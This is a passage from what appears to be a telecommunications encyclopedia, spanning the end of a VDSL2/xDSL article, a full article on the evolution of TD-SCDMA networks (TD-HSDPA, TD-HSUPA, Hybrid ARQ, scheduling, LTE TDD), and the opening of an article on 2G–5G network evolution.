The various services (voice, video, data, gaming, and so on) provided have varying requirements: for the case of VDSL2, such requirements are addressed with the dual latency capabilities already included in the standard. Dual latency allows one path to be set up for delay-sensitive traffic (such as VoIP or gaming), and a different latency path for delay-insensitive traffic (such as file transfers or Web browsing). However, this capability comes at the expense of effective attainable bit rate; this is due to the fact that the mechanism for achieving low latencies (fewer retransmissions of bad packets) is Forward Error Correction (FEC). The higher the level of FEC (that is the higher the amount of the redundancy added to the data stream), the lower the latency at the expense of increased overhead, and therefore reduced effective throughput.

CONCLUSION

Recent development of broadband access technologies allow for provisioning of much higher bit rates to end-users and more symmetric service offerings. To this aim, in order to reach to immediate positive results, networks operators all around the world are making decisions to include existing twisted-pair loops in their next generation broadband access networks. In fact, a quite "convenient" opportunity for further business exploitation, offering significant options in various areas, is based on the proper and effective usage of a number of copper-based technologies of the xDSL family.

Several xDSL technologies have been already deployed and tested in the marketplace. Currently, the main technology of choice for broadband access is ADSL. Together with appropriate transmission equipment, the improved ADSL2/2+ is the preferred technology for most new installations to provide even higher speed offerings to extended service areas; moreover, with VDSL2 starting to appear in several networks, there are options even for the delivery of 100 Mbps over existing copper infrastructure. ADSL2/ADSL2+ will be more user-friendly to subscribers and more profitable to carriers, and both expect to continue the great success of ADSL through the rest of the decade. As well as addressing increasing consumer demands, VDSL2 offers telecom carriers a solution that promises to be interoperable with the ADSL kit that many operators already have in place. This interoperability makes the expected migration of customers to VDSL2 much simpler. The newly standardized VDSL2 also enables very high speed internet access of up to symmetrical 100 Mbps (both up and downstream), but additionally VDSL2 is specified to support applications such as multichannel high definition TV, video on demand, videoconferencing, and VoIP, all using the existing ubiquitous copper telephone line infrastructure. That capability combined with its ATM, Ethernet, and IP compatibility, and the capacity for multimode implementations enabling interoperability with existing ADSL equipment, means that VDSL2 will integrate readily into legacy and next generation telecommunication networks

KEY TERMS

Digital Subscriber Line Access Multiplexer (DSLAM): It is a network device, usually at a telephone company local exchange or central office, that receives signals from multiple customer Digital Subscriber Line (DSL) connections and puts the signals on a high-speed backbone line using multiplexing techniques.

Downstream (DS): Transmission in the direction of line termination towards network termination (network to customer premises).

DSL: Generic term for the family of DSL technologies, including HDSL, ADSL, VDSL, and so on.

Ethernet: It refers to the most widely installed local area network (LAN) technology (specified in the IEEE 802.3 standard). An Ethernet LAN typically uses coaxial cable or special grades of twisted pair wires. The most commonly installed Ethernet systems are called 10BASE-T and provide transmission speeds up to 10 Mbps.

Fibre-To-The-Curb/Cabinet (FTTC): Network where an optical fibre runs from the telephone switch to a curb-side distribution point close to the subscriber where it is converted to copper pair.

Fiber to the Home (FTTH): Where fiber-optic networks have been deployed, if the fiber is installed right into the home, then this is known as FTTH. Once in the home, there will be a box installed to convert the light into electrical signals.

Local Loop: In telephony, a local loop is the wired connection from a telephone company's office (local exchange) in a locality to its customers' telephones at homes and businesses. This connection is usually on a pair of copper wires called "twisted pair."

Upstream (US): Transmission in the direction of network termination towards line termination (customer premises to network).

Evolution of TD-SCDMA Networks

Shuping Chen
Beijing University of Posts and Telecommunications, China

Wenbo Wang
Beijing University of Posts and Telecommunications, China

INTRODUCTION

As the basic 3G choice in China, TD-SCDMA has been widely accepted and adopted. The performance of China Communication Standard Association (CCSA) N-frequency TD-SCDMA DCH (Dedicated Channel) -based services has been well testified in both the trial and real networks. It is no question that DCH-based TD-SCDMA is able to provide both voice service and some packet services.

Nowadays, for the ever-increasing demand on the multimedia services, the evolution of TD-SCDMA networks has become a hot issue. Single carrier TD-SCDMA HSDPA (TD-HSDPA for short) was introduced in 3GPP in the R5 version as the downlink evolution of TD-SCDMA networks. Multi-carrier TD-HSDPA, introduced by CCSA, is the enhancement version of the 3GPP single carrier TD-HSDPA, which adopts the multi-carrier to improve the system performance. It offers backward-compatible upgrades to both former N-frequency TD-SCDMA networks and single carrier TD-HSDPA systems. In 2006, 3GPP made its effort to standardize the uplink evolution of TD-SCDMA networks. Released by 3GPP R6 version, TD-SCDMA HSUPA (TD-HSUPA for short) is believed to be able to enhance the system uplink capacity significantly. In order to offer the backward-compatible upgrade to both the N-frequency TD-SCDMA and multi-carrier TD-HSDPA, CCSA started the standardization work of multi-carrier TD-HSUPA in August, 2007.

Armed with both the downlink and the uplink evolution, TD-SCDMA is believed to be able to provide various multimedia services. This article aims at introducing key concepts of the evolution of TD-SCDMA networks, including system architecture, key techniques, protocols, and channels. The article begins with the introduction of the basic characters of TD-SCDMA. Then, the downlink evolution of TD-SCDMA networks is presented. After that, we present the uplink evolution of TD-SCDMA networks. Key principles of TD-SCDMA Long-Term Evolution (LTE TDD) are discussed at the end of the article.

BASICS OF TD-SCDMA

Jointly developed by China Academy of Telecommunications Technology (CATT) and Siemens, TD-SCDMA is one of the IMT-2000 standards approved by the ITU. The main benefits of TD-SCDMA are that it can be implemented less expensively than the other comparable 3G systems since it is much more spectrum-efficient and is compatible with the current deployment of GSM network elements, allowing 3G asymmetric services without installation of completely new infrastructures.

Compared with WCDMA and CDMA 2000, TD-SCDMA adopts the TDD duplex mode and uses the same frequency band for both the uplink and the downlink. Meanwhile, the TDD mode has the adjustable switch point between the uplink and the downlink timeslots, which can adapt to the asymmetrical service in uplink and downlink and makes full use of the spectrum resource. Furthermore, the symmetrical channel feature of TDD systems makes it very flexible and convenient for TD-SCDMA to adopt the advanced techniques such as joint transmission, smart antenna, and so on, which can improve the system capability and spectrum efficiency. Key techniques that TD-SCDMA adopts include joint detection, smart antenna, dynamic channel allocation, and so forth. The interested reader is referred to Peng, Chen, and Wang (2007) and Peng and Wang (2007) for more information about key techniques of TD-SCDMA systems.

KEY CONCEPTS OF TD-SCDMA EVOLUTIONS

Downlink Evolution: TD-HSDPA


System Architecture

Figure 1 shows the system architecture of TD-HSDPA. The downlink data was originated from a multimedia service server, such as Web server, streaming media server, and so forth, then passes through the core networks and arrives at RNC. After the data is being processed by each layer residing at RNC, namely PDCP/RLC/MAC-d layer, the data was encapsulated into MAC-d PDUs, which are further routed to the specific base station to which the target user belongs. The MAC-d PDUs are further packed into MAC-hs PDU at base station and then are sent via TD-HSDPA air interface (3GPP 25.858, 2002). When the data correctly arrives at the user terminal, each layer at the user terminal does the exactly opposite operations. In order to enhance the ability of providing multimedia services, the new entity that is being introduced into TD-HSDPA is the MAC-hs sub-layer, which is in charge of user/packet/PDU scheduling, transmit format selection, and Hybrid Automatic Retransmit reQuest (Hybrid ARQ) -related processing. Due to the Hybrid ARQ retransmission operation, packets arriving at MAC layer of Node-B are typically out of sequence. Another key function of MAC-hs is the in-sequence delivery of MAC-d PDU to MAC-d layer. There are three HSDPA-related channels, which are High-Speed Downlink Shared Channel (HS-DSCH), High-Speed Shared Control Channel (HS-SCCH) and High-Speed Shared Information Channel (HS-SICH) (3GPP 25.308, 2007; 3GPP 25.321, 2007). HS-DSCH is the transport channel, which is used to carry the HSDPA-related traffic data. HS-SCCH and HS-SICH are physical channels designed for transmitting HSDPA signaling. HS-SCCH is the downlink control channel. It carries HS-DSCH-related information such as TFRI (Transmission Format and Resource Indicator), Hybrid ARQ process identity and redundancy version, and so forth. HS-SICH is the uplink control channel which is used to signal Hybrid ARQ acknowledgement and the CQI (Channel Quality Indicator) up to Node-B.

Hybrid ARQ

Hybrid ARQ with soft combining allows the rapid retransmission of erroneous transmitted packets at MAC layer. It is able to reduce the requirement of RLC layer retransmission and the overall delay; thus, it can improve the QoS of various multimedia services. Prior to decoding, the base station combines information from the initial transmission with that of later retransmissions. This is generally known as the soft combining and is able to increase the successful decoding probability. Incremental redundancy is used as the basis for the Hybrid ARQ operation, and either

Figure 1. TD-HSDPA system architecture



the same or different versions of parity bits can be sent in the possible retransmissions. If the same parity bits are sent, the well-known Chase Combining is used to combine different transmissions, and thus the energy gain can be obtained. Otherwise, if retransmissions contain different parity bits, coding gain can also be obtained. If the code rate of initial transmission is high, the coding gain provided by retransmitted parity bits is important and otherwise, if initial code rate is already low, the energy gain is more obvious.

With the fast retransmission ability and combing gain brought by Hybrid ARQ, the initial transmission can be performed in relative higher data rate and targets at higher error ratio, but with the same power as that of lower data rate targeting with lower error ratio. The required lower error ratio can be achieved by the subsequent retransmissions. Such operation can obtain the *Early Termination gain (ET gain)*. Shorter TTI, which is 5ms, in TD-HSDPA, will result in larger gain exploitation. Therefore, the delay-tolerant services, such as file-downloading, e-mail, and so forth, can be operated in this way. Other delay-sensitive services, such as streaming and VoIP, require more stringent initial transmission target error ratios; thus, it can only obtain little ET gain. However, such services can still benefit from the fast retransmission at MAC layer and information combining at PHY layer provided by Hybrid ARQ. Simulation provided in Chen**,** Peng**,** and Wang (2006a) proves that Hybrid ARQ can improve the TD-HSDPA performance significantly, even with only allowing one retransmission.


In TD-HSDPA, N-channel SAW Hybrid ARQ is adopted to facilitate the ARQ management and allow transmitting continuously. In N-channel SAW Hybrid ARQ, data transmitted over HS-DSCH is associated with one Hybrid ARQ process. Initial transmission and possible retransmission(s) are restricted to perform on the same process. Figure 2 illustrates the operation principle of N-channel SAW Hybrid ARQ in TD-HSDPA.

Adaptive Modulation and Coding (AMC)

The benefits of adapting the transmission parameters in a wireless system to the changing channel conditions are well known. In fact, fast power control is an example of a technique implemented to enable reliable communications while simultaneously improving the system capacity. The process of modifying the transmission parameters to compensate for the variations in channel conditions is known as link adaptation. Another technique that falls under this category of link adaptation is AMC (Goldsmith & Chua**,** 1998)..

The principle of AMC is to change the modulation and coding format in accordance with variations in the channel conditions. The channel conditions can be estimated, for example, based on feedback from the receiver. In a system with AMC, users in favorable positions, for example, users close to the cell site, are typically assigned higher order modulation with higher code rates (e.g., 64QAM with R=3/4 Turbo Codes), while users in unfavorable positions, for example, users close to the cell boundary, are assigned lower order modulation with lower code rates (e.g., QPSK with R=1/2 Turbo Codes). The main benefits of AMC are: (a) higher data rates are available for users in favor-

Figure 2. Principle of N-channel stop-and-wait hybrid ARQ (N=4)



able positions, which, in turn, increases the average throughput of the cell; and (b) reduced interference variation due to link adaptation, based on variations in the modulation/coding scheme instead of variations in transmit power.


In TD-HSDPA, the user measures the downlink channel quality and sends the CQI information on HS-SICH. After decoding the CQI information, the AMC entity at the base station decides which MCS should be used when it performs the next transmissions to this user. The chosen MCS information, that is, TFRI, is notified on HS-SCCH. Due to the interference fluctuation brought by smart antenna, the MCS selection accuracy is much lower in TD-HSDPA than that in WCDMA HSDPA (Chen, Peng, & Wang, 2006b; Holma, & Toskala, 2002). It has a negative impact on the performance of TD-HSDPA. Steps should be taken to overcome such disadvantage.

Scheduling

When serving packet services, resource sharing among users is believed to be more efficient than dedicating to a certain user. Resource sharing is enabled at TD-HSDPA via the shared channel HS-DSCH. Here, scheduling is an important function in determining when, at what resource, and at what rate of transmitting the packets to a certain user. Combined with AMC, scheduling in TD-HSDPA takes the advantage of fat-pipe multiplexing, that is, transmitting as many packets as possible to a certain user when it has relatively good channel quality. Different from TD-SCDMA, in TD-HSDPA, the scheduling entity resides in the base station, which enables the scheduler to quickly adapt to both the interference and user channel variations.

The scheduling policy is an implementation issue, which is flexible based on the system requirements. Generally, the greedy methods can improve the overall system throughput. Also, other scheduling methods may take the user fairness, traffic priority, service QoS, and operator's operating strategy into consideration (Chen, Lin, & Asimakis, 2007b). Examples are the PF scheduling (Jalali, Padovani, & Pankaj, 2000) method in providing NRT services, while EXP and M-LWDF (Andrews, Kumaran, & Ramanan, 2001) are believed to be suitable for serving the RT services. Under the mixed services scenario, in order to guarantee different QoS requirements of different multimedia services, a differential scheduling mechanism is required.


Figure 3. Data processing in multi-carrier TD-HSDPA



Multi-Carrier Operation

As shown in Figure 3, in multi-carrier TD-HSDPA, there are multiple sets of HSDPA-related channels, that is, multiple (HS-DSCH, HS-SCCH, HS-SICH) sets, one set for each carrier. Scheduling and resource allocation should be performed over all carriers simultaneously based on the CQI information on each carrier. In multi-carrier TD-HSDPA, there are a maximum of eight Hybrid ARQ processes for each carrier. Carrier data distribution is performed at MAC layer right above the Hybrid ARQ entity. Below Hybrid ARQ entity, there are multiple data flows and one for each carrier. TFRC (TF and Resource Combination) selection should be performed for each carrier separately. Physical layer processing, which is also performed separately for each data flow, is the same as that in single carrier. In multi-carrier HSDPA, the carrier resource scheduling and data distribution is an important issue. The scheduler should be designed carefully to fully exploit the frequency selectivity gain that is inherited in multi-carrier operation (Lin, Chen, & Asimakis, 2007).

Figure 4. TD-HSUPA system architecture



Uplink Evolution: TD-HSUPA

System Architecture


Figure 4 shows the architecture of TD-HSUPA at both the UE and UTRAN side (Chen, Han, & Wang, 2007a; 3GPP TR 25.827, 2006). The main modification of TD-HSUPA protocol stack, with respect to traditional TD-SCDMA system, is the physical and MAC layer. MAC-e and MAC-es are newly-added MAC sub-layers. MAC-e, which is located in the base station, is in charge of uplink scheduling, rate control, transmission of scheduling grants, and the Hybrid ARQ-related operation. Due to the Hybrid ARQ operation, PDU arriving in RLC layer may not be in sequence. MAC-es, which is located in RNC, is responsible for MAC-es PDUs reordering according to each PDU's TSN. At UE side, MAC-e/es sub-layer performs TFC selection and handles the Hybrid ARQ protocol-related functions (3GPP TR 25.827, 2006).

TD-HSUPA introduces, additionally, one transport channel and four physical channels. The newly-added transport channel is Enhanced-Dedicated Channel (E-DCH), which is used to transmit traffic data. Its physical layer channel is E-DCH Physical Uplink Channel (E-PUCH). The four physical channels are E-DCH Random Access Uplink Control Channel (E-RUCCH), E-DCH Absolute Grant Channel (E-AGCH), E-DCH Uplink Control Channel (E-UCCH), and E-DCH Hybrid ARQ Indicator Channel (E-HICH). These four physical channels are used for control purpose. The E-RUCCH is used to carry scheduling information, such as the UE buffer status, power headroom, and so forth, when E-PUCH resources are not available. The E-AGCH carries the UE-specific resource grant, which includes both code and interference resource. The grant information indicates the specific UE to transmit data using what physical resource and at what maximum allowable transmit power. The E-UCCH is the E-DCH-associated channel, whose function is the same as HS-SCCH in HSDPA. It indicates the TFC used in E-DCH, carriers Hybrid ARQ process ID, and RSN information. The E-HICH is used to carry Hybrid ARQ acknowledgement sent from the base station. The transmission of scheduling information is necessary due to the separate operation of the scheduling entity, that is, the base station in HSUPA, and data transmission entity, that is, UE in HSUPA. The scheduling entity needs such information to make the reasonable judgment. When UE has no resource to send traffic, that is, no E-PUCH resource, it may initiate E-RUCCH transmission to inform such information to the base station. When the UE has E-PUCH resource, the scheduling information is transmitted as MAC-e header.

Uplink Hybrid ARQ

Hybrid ARQ in TD-HSUPA also utilize N-channel ARQ protocol, which is the same as that in TD-HSDPA. ARQ used here is operated in an asynchronous way, which is different from that of TD-HSDPA. As shown in Figure 5, the time between data transmission and its feedback is fixed, while the time between different transmissions are flexible, which is determined by the scheduling policy. In the Figure, T1 is configurable by higher layers within the range of 4 to 15 traffic timeslots length.

Figure 5. TD-HSUPA hybrid ARQ timing



Hybrid ARQ profile specified in TD-HSUPA can provide MAC layer QoS differential. The Hybrid ARQ profile includes the power offset and the maximum allowed transmissions. The power offset allows certain traffic pumping more power than that is typically needed. Higher power means lower probability of requiring retransmissions which would results in low latency. These two attributes allow the flexible Hybrid ARQ operation. For example, delay-sensitive services can use a relative high power offset and low retransmission probability, while delay-tolerant traffic can have more transmissions and obtain higher ET gain.

Power Control and TFC Selection

The near-far problem is inherited in the CDMA uplink operation; close-loop power control is a well-known solution to settle such problems. Different from WCDMA HSUPA (Holma & Toskala**,** 2002), which is based on always-on-DPCCH for close-loop power control, in TD-HSUPA, the E-AGCH and E-PUCH is a close-loop power control pair. The transmitting power of E-PUCH is determined according to the following formula:

$$P = P_{e\text{-}base} + L + \beta_e + K_{E\text{-}PUCH} \qquad (1)$$

where L is the path-loss between the base station and UE, and β_e is the gain factor which is specific for individual TFC. $K_{E\text{-}PUCH}$ is the Hybrid ARQ power offset, and $P_{e\text{-}base}$ is a close-loop control component which is adjusted according to the TPC command carried on E-AGCH:

$$P_{e\text{-}base} = PRX_{des\_base} + \eta \cdot \sum_i TPC_i \qquad (2)$$

where $PRX_{des\text{-}base}$ is the required received reference power, and η is the power control step. Since the value of $P_{e\text{-}base}$ is known at both the base station and UE, the base station can effectively controls the transmit power of certain UE. In such a way, different from WCDMA system, no extra code channel is required for the close-loop power control maintenance, which is especially important for TD-HSUPA for its relatively less code channels.

TFC selection is performed at UE MAC-e layer based on the transmitting power that each TFC needs and the maximum transmitting power allowed by the network. TFC selection performs the same way as that in R99 DCH. In brief, the TFC that requires the largest power, but not higher than the maximum power that is allowed by the network, should be chosen. Since TD-HSUPA adopts higher modulation, that is, 16QAM, separate gain factors should be provided. In TD-HSUPA, the base station controls the maximum-allowed power that a certain UE can assume, and thus, the network can effectively control the data rate at which UE may transmit.

Scheduling, Rate, and Resource Control

Scheduling, rate, and resource control is the main RRM function in TD-HSUPA. In TD-HSUPA, the corresponding functional entity is MAC-e located in the base station, which allows for rapid resource allocation and for exploiting the burstiness in packet data transmissions. It enables the system to admit a larger number of high data rate users and to rapidly adapt to both the interference and user channel variations, thereby leading to an increase in capacity as well as an increase in the likelihood that a user will experience high data rates.

Unlike WCDMA HSUPA, TD-HSUPA uplink resource includes not only the tolerable interference, that is, the maximum-allowed power received at the base station, but also uplink code channels. For TD-HSUPA, due to the employment of smart antenna, things can be different. Uplink code channel scheduling should be paid more attention than the interference resource control. It is widely known that smart antenna not only can boost the absolute signal strength but also has positive effect on interference suppressing. Also, the joint detection used in uplink can eliminate a large part of the multiple access interference. Unlike WCDMA, which has almost unlimited uplink code channels, TD-HSUPA is code-limited in uplink for its relatively lower chip rate and for adopting common scrambling code for all uplink transmissions. Code channel, that is, OVSF codes, should be carefully managed, and one should make sure these limited code can be efficiently utilized.

The scheduling, rate, and resource control-related framework includes the two channels, E-RUCCH and E-AGCH, and the user status information, which is called Scheduling Information (SI). When a certain user does not have any uplink resource to transmit data, it initiates E-RUCCH transmission to report its SI to networks. After the scheduling, rate, and resource control procedure, judgment is made whether to allocate resource to this user. If the judgment is favorable, E-AGCH is transmitted to inform the user of the uplink resource, which includes time slot, code channel, and power resource. After decoding E-AGCH, the user will transmit data using the resource allocated by the network. Unlike WCDMA HSUPA, TD-HSUPA does not employ soft handover. No other grant channel is transmitted besides E-AGCH. E-RGCH (E-DCH Relative Grant Channel) is another grant channel in WCDMA HSUPA besides E-AGCH, which is used mainly for the interference control. As interference control is not as urgent as that in WCDMA system, it is not necessary to adopt another channel for such purpose in TD-HSUPA.

Besides the dynamic scheduling policy, TD-HSUPA also allows non-scheduling transmission, which is especially suitable for serving the guaranteed bit rate services. This mechanism allows the user to transmit urgent data, such as delay-sensitive service data or signaling without waiting for the base station's scheduling grant. It enables the QoS guarantee for some special services.

Multi-Carrier Operation

For the relatively low chip rate that TD-HSUPA deploys, the peak data rate is 2.2Mbps. It is relatively low in comparison to that of WCDMA HSUPA, which is 5.76Mbps. Multi-carrier TD-HSUPA is currently being proposed in CCSA. The basic operation principle is the same as that of multi-carrier TD-HSDPA. The carrier data distribution is performed at MAC layer below the MAC-es layer. The carrier resource position of E-AGCH and E-HICH should take the ability of user terminal into consideration. Multi-carrier operation has potential gain inherited in frequency selectivity gain (Lin, Chen, & Asimakis, 2007).

FURTHER EVOLUTION OF TD-SCDMA NETWORKS

With the ever-increasing demand on the data rate, long-term evolution of TD-SCDMA (LTE TDD) is now being standardized in 3GPP (3GPP TR 25.912, 2005; 3GPP TR 25.913, 2005). LTE TDD is based on OFDM modulation, which is basically different from the CDMA that TD-SCDMA adopts. It is more a revolution rather than an evolutionary step. The LTE TDD uplink multiple access scheme is based on SC-FDMA while downlink is OFDMA. MIMO technique is introduced in LTE TDD to further enhance the system performance. The system architecture of LTE TDD is more flat. RNC no long exists in LTE TDD system. The eNode-B takes most functions of RNC and eNode-Bs can communicate with each other via X1 interface. It is believed that such system architecture will benefit in the efficient resource usage and the overall system performance. The target of LTE TDD is to provide more than 100Mbps downlink data rate and 50Mbps at uplink over the 20MHz bandwidth. In LTE TDD, it hopes that the end user would get the same service experience as that which a wired counterpart provides.

In order to fully utilize the investment on TD-HSDPA and TD-HSUPA before it goes to LTE TDD, HSPA plus is now also being discussed in 3GPP. The target of HSPA plus is to further enhance the performance of TD-HSDPA/HSUPA, to make smoother the transition from TD-SCDMA to LTE TDD. Downlink 64QAM and MIMO is being discussed in HSPA plus. Other enhancements are L2 signal optimization, VoIP service over HSDPA/HSUPA, and so forth.

CONCLUSION

Due to the cost-efficiency and asymmetrical character of TDD mode, TD-SCDMA is believed to be the most promising wireless solution in providing multimedia services. In this article, the key concepts of the evolution of TD-SCDMA networks are introduced. The system architecture, key techniques, protocols, and channels are presented. By adopting the advanced techniques, such as AMC, Hybrid ARQ, scheduling and multi-carrier, TD-HSDPA enhanced the downlink performance of TD-SCDMA significantly. Various multimedia services can be handled via TD-HSDPA. Examples are file-downloading, e-mail, streaming services, and VoIP services. The multimedia providing capability of TD-SCDMA is further enhanced by TD-HSUPA. Gaming, file-uploading, MMS, and VoIP services can all be served well in TD-HSUPA.

In order to successfully deploy the commercial TD-SCDMA evolution systems, the key techniques impacting on the network performance and the novel network strategies should be proposed. The traditional TD-SCDMA network planning and optimization method is no longer suitable for TD-SCDMA evolution systems. The special network planning method and project steps should be configured for the deployment of such systems. The network optimization should be carried out in order to meet different QoS requirements of different multimedia services.

KEY TERMS

Automatic Modulation and Coding (AMC): A key technique in 3G evolution networks; it adapts the modulation and coding format according to the channel quality

Code Division Multiple Access (CDMA): A kind of multi-access method; users are distinguished in code domain. Other well-known multiple access methods are FDMA (frequency division multiple access), in which frequencies are used to distinguish different users, and TDMA (time division multiple access), in which time is used to distinguish different users.

High-Speed Downlink Packet Access (HSDPA): The downlink evolution of TD-SCDMA networks; it aims at providing high downlink data rate to users

High-Speed Uplink Packet Access (HSUPA): The uplink evolution of TD-SCDMA networks; it aims at providing high uplink data rate to users

Hybrid Automatic Repeat reQuest (Hybrid ARQ): Another key technique in 3G evolution networks; a kind of ARQ method, in which retransmission occurs at the Media Access Control (MAC) layer, and information of different transmissions are combined at Physical (PHY) layer

Multimedia Service: An aggregation of different kinds of media, including text, image, video, audio, and so forth

Quality of Service (QoS): A term which specifies the detail requirements on delay, delay jitter, packet loss, and data rate

Scheduling: Another key technique in 3G evolution networks; it decides which user should be severed, and at what data rate the user should be served

Time Division Duplex (TDD): A kind of duplex mode; another well-known duplex is FDD (frequency division duplex) mode. Uplink (from user to network) and downlink (from network to user) in TDD mode are divided by time and FDD by frequency

Time Division Duplex-Synchronous Code Division Multiple Access (TD-SCDMA): A 3G standard proposed by the China Academy of Telecommunications Technology (CATT) and Siemens jointly, and accepted by the ITU in 1999

Evolution of Technologies, Standards, and Deployment of 2G–5G Networks

Shakil Akhtar
Clayton State University, USA

INTRODUCTION

The fourth and fifth generation wireless mobile systems, commonly known as 4G and 5G, are expected to provide global roaming across different types of wireless and mobile networks, for instance, from satellite to mobile networks and to Wireless Local Area Networks (WLANs). 4G is an all IP-based mobile network using different radio access technologies providing seamless roaming and providing connection always via the best available network [1]. The vision of 4G wireless/mobile systems is the provision of broadband access, seamless global roaming, and Internet/data/voice everywhere, utilizing for each the most "appropriate" always best connected technology [2]. These systems are about integrating terminals, networks, and applications to satisfy increasing user demands ([3], [4]). 4G systems are expected to offer a speed of over 100 Mbps in stationary mode and an average of 20 Mbps for mobile stations reducing the download time of graphics and multimedia components by more than 10 times compared to currently available 2 Mbps on *3G* systems.

The fifth generation communication system is envisioned as the real wireless network, capable of supporting wireless world wide web (*wwww*) applications in 2010 to 2015 time frame. There are two views of 5G systems: evolutionary and revolutionary. In the evolutionary view the 5G (or beyond 4G) systems will be capable of supporting wwww allowing a highly flexible network such as a Dynamic Adhoc Wireless Network (*DAWN*). In this view advanced technologies including intelligent antenna and flexible modulation are keys to optimize the adhoc wireless networks. In revolutionary view 5G systems should be an intelligent technology capable of interconnecting the entire world without limits. An example application could be a robot with built-in wireless communication with artificial intelligence.

The 4G system is still predominantly a research and development initiative based upon 3G, which is struggling to meet its performance goals. The challenges for development of 4G systems depend upon the evolution of different underlying technologies, standards, and deployment. We present an overall vision of the 4G features, framework, and integration of mobile communication. First we explain the evolutionary process from *2G* to *5G* in light of used technologies and business demands. Next we discuss the architectural developments for 2G-5G systems, followed by the discussion on standards and services. Finally we address the market demands and discuss the development of terminals for these systems.

2G–5G NETWORKS: EVOLUTION

The first generation of *mobile phones* was analog systems that emerged in the early 1980s [5]. The second generation of digital mobile phones appeared in the 1990s along with the first digital mobile networks. During the second generation, the mobile telecommunications industry experienced exponential growth in terms of both subscribers and value-added services. Second generation networks allow limited data support in the range of 9.6 kbps to 19.2 kbps. Traditional phone networks are used mainly for voice transmission, and are essentially circuit-switched networks.

2.5G networks, such as General Packet Radio Service (*GPRS*), are an extension of 2G networks, in that they use circuit switching for voice and packet switching for data transmission resulting in its popularity since packet switching utilizes bandwidth much more efficiently. In this system, each user's packets compete for available bandwidth, and users are billed only for the amount of data transmitted.

3G networks were proposed to eliminate many problems faced by 2G and 2.5G networks, especially the low speeds and incompatible technologies such as Time Division Multiple Access (*TDMA*) [5] and Code Division Multiple Access (*CDMA*) [6] in different countries. Expectations for 3G included increased bandwidth; 128 Kbps for mobile stations; and 2 Mbps for fixed applications [7]. In theory, 3G should work over North American as well as European and Asian wireless air interfaces. In reality, the outlook for 3G is not very certain. Part of the problem is that network providers in Europe and North America currently maintain separate standards' bodies (*3GPP* for Europe and Asia; *3GPP2* for North America). The standards' bodies have not resolved the differences in air interface technologies. There is also a concern that in many countries 3G will never be deployed due to its cost and poor performance. Although it is possible that some of the weaknesses at physical layer will still exist in 4G systems, an integration of services at the upper layer is expected.

The evolution of mobile networks is strongly influenced by business challenges and the direction mobile system industry takes. It also relates to the radio access spectrum and the control restrictions over it that varies from country to country. However, as major technical advances are being standardized it becomes more complex for industry alone to choose a suitable evolutionary path. Many mobile system standards for Wide Area Networks (WANs) already exist, including the popular ones such as Universal Mobile Telecommunications Systems (*UMTS*), CDMA, and *CDMA-2000* (1X/3X). In addition there are evolving standards for Personal Area Networks (PANs), such as *Bluetooth* wireless, and for WLANs, such as IEEE 802.11.

The current trend in mobile systems is to support the high bit rate data services at the downlink via High Speed Downlink Packet Access (HSDPA). It provides a smooth evolutionary path for UMTS networks to higher data rates in the same way as Enhanced Data rates for Global Evolution (*EDGE*) do in Global Systems for Mobile communication (*GSM*). HSPDA uses shared channels that allow different users to access the channel resources in packet domain. It provides an efficient means to share spectrum that provides support for high data rate packet transport on the downlink, which is well adapted to urban environment and indoor applications. Initially, the peak data rates of 10 Mbps may be achieved using HSPDA. The next target is to reach 30 Mbps with the help of antenna array processing technologies followed by the enhancements in air interface design to allow even higher data rates.


Another recent development is a new framework for mobile networks that is expected to provide multimedia support ([8], [9]) for IP telecommunication services, called IP Multimedia Subsystems (IMS) [10]. Real-time rich multimedia communication mixing telecommunication and data services could happen due to IMS in wireline broadband networks. However, mobile carriers cannot offer their customers the freedom to mix multimedia components (text, pictures, audio, voice, video) within one call. Today a two party voice call cannot be extended to a multiparty audio and video conference. IMS overcomes such limitations and makes these scenarios possible.

The future of mobile systems is largely dependent upon the development and evolution of 4G systems, multimedia networking, and to some extent, *photonic networks*. It is expected that initially the 4G mobile systems will be used independent from other technologies. With gradual growth of high speed data support to multimegabits per second, an integrations of services will happen. In addition, developments in photonic switching might allow mobile communication on a completely photonic network using Wavelength Division Multiplexing (*WDM*) on photonic switches and routers. The evolutionary view of 4G systems to 5G include a support of wireless world wide web allowing highly flexible and reconfigurable dynamic ad hoc networks.

Network Architecture

The basic architecture of wireless mobile system consists of a mobile phone connected to the wired world via a single hop wireless connection to a base station (BS), which is responsible for carrying the calls within its region called cell (Figure 1). Due to limited coverage provided by a BS, the mobile hosts change their connecting base stations as they move from one cell to another. A hand-off (later referred to as "horizontal handoff" in this article) occurs when a mobile system changes its BS. The mobile station communicates via the BS using one of the wireless frequency sharing technologies such as FDMA, TDMA, CDMA, and so forth. Each BS is connected to a mobile switching center (MSC) through fixed links, and each MSC is connected to others via Public Switched Telephone Network (*PSTN*). The MSC is a local switching exchange that handles switching of mobile user from one BS to another. It also locates the current cell location of a mobile user via a Home Location Register (HLR) that stores current location of each mobile that belongs to the MSC. In addition, the MSC contains a visitor

Figure 1. Wireless mobile system network architecture



locations register (VLR) with information of visiting mobiles from other cells. The MSC is responsible for determining the current location of a target mobile using HLR and VLR by communicating with other MSCs. The source MSC initiates a call setup message to MSC covering target area for this purpose.


The first generation cellular implementation consisted of analog systems in 450–900 MHz frequency range using frequency shift keying for signaling and Frequency Division Multiple Access (FDMA) for spectrum sharing. The second generation implementations consist of TDMA/CDMA implementations with 900, 1800 MHz frequencies. These systems are called GSM for Europe and IS-136 for US. The respective 2.5G implementations are called GPRS and *CDPD* followed by 3G implementations.

Third generation mobile systems are intended to provide a global mobility with a wide range of services including voice calls, paging, messaging, Internet, and broadband data. IMT-2000 defines the standard applicable for North America. In Europe, the equivalent UMTS standardization is in progress. In 1998, a Third Generation Partnership Project (3GPP) was formed to unify and continue the technical specification work. Later, the Third Generation Partnership Project 2 (3GPP2) was formed for technical development of CDMA-2000 technology.

3G mobile offers access to broadband multimedia services, which is expected to become all IP based in future 4G systems ([11], [12]). However, current 3G networks are not based on IP; rather they are an evolution from existing 2G networks. Work is going on to provide 3G support and Quality of Service (QoS) in IP and mobility protocols. The situation gets more complex when we consider the WLAN research and when we expect it to become mobile. It is expected that WLANs will be installed in trains, trucks, and buildings. In addition, it may just be formed on an ad-hoc basis (like *ad-hoc networks* [13–15]) between random collections of devices that happen to come within radio range of one another (Figure 2).

In general, 4G architecture includes three basic areas of connectivity ([16]–[19]); PANs (such as Bluetooth), WANs (such as IEEE 802.11), and cellular connectivity. Under this umbrella, 4G will provide a wide range of mobile devices that support global roaming ([20]–[23]). Each device will be able to interact with Internet-based information that will be modified on the fly for the network being used by the device at that moment (Figure 3).

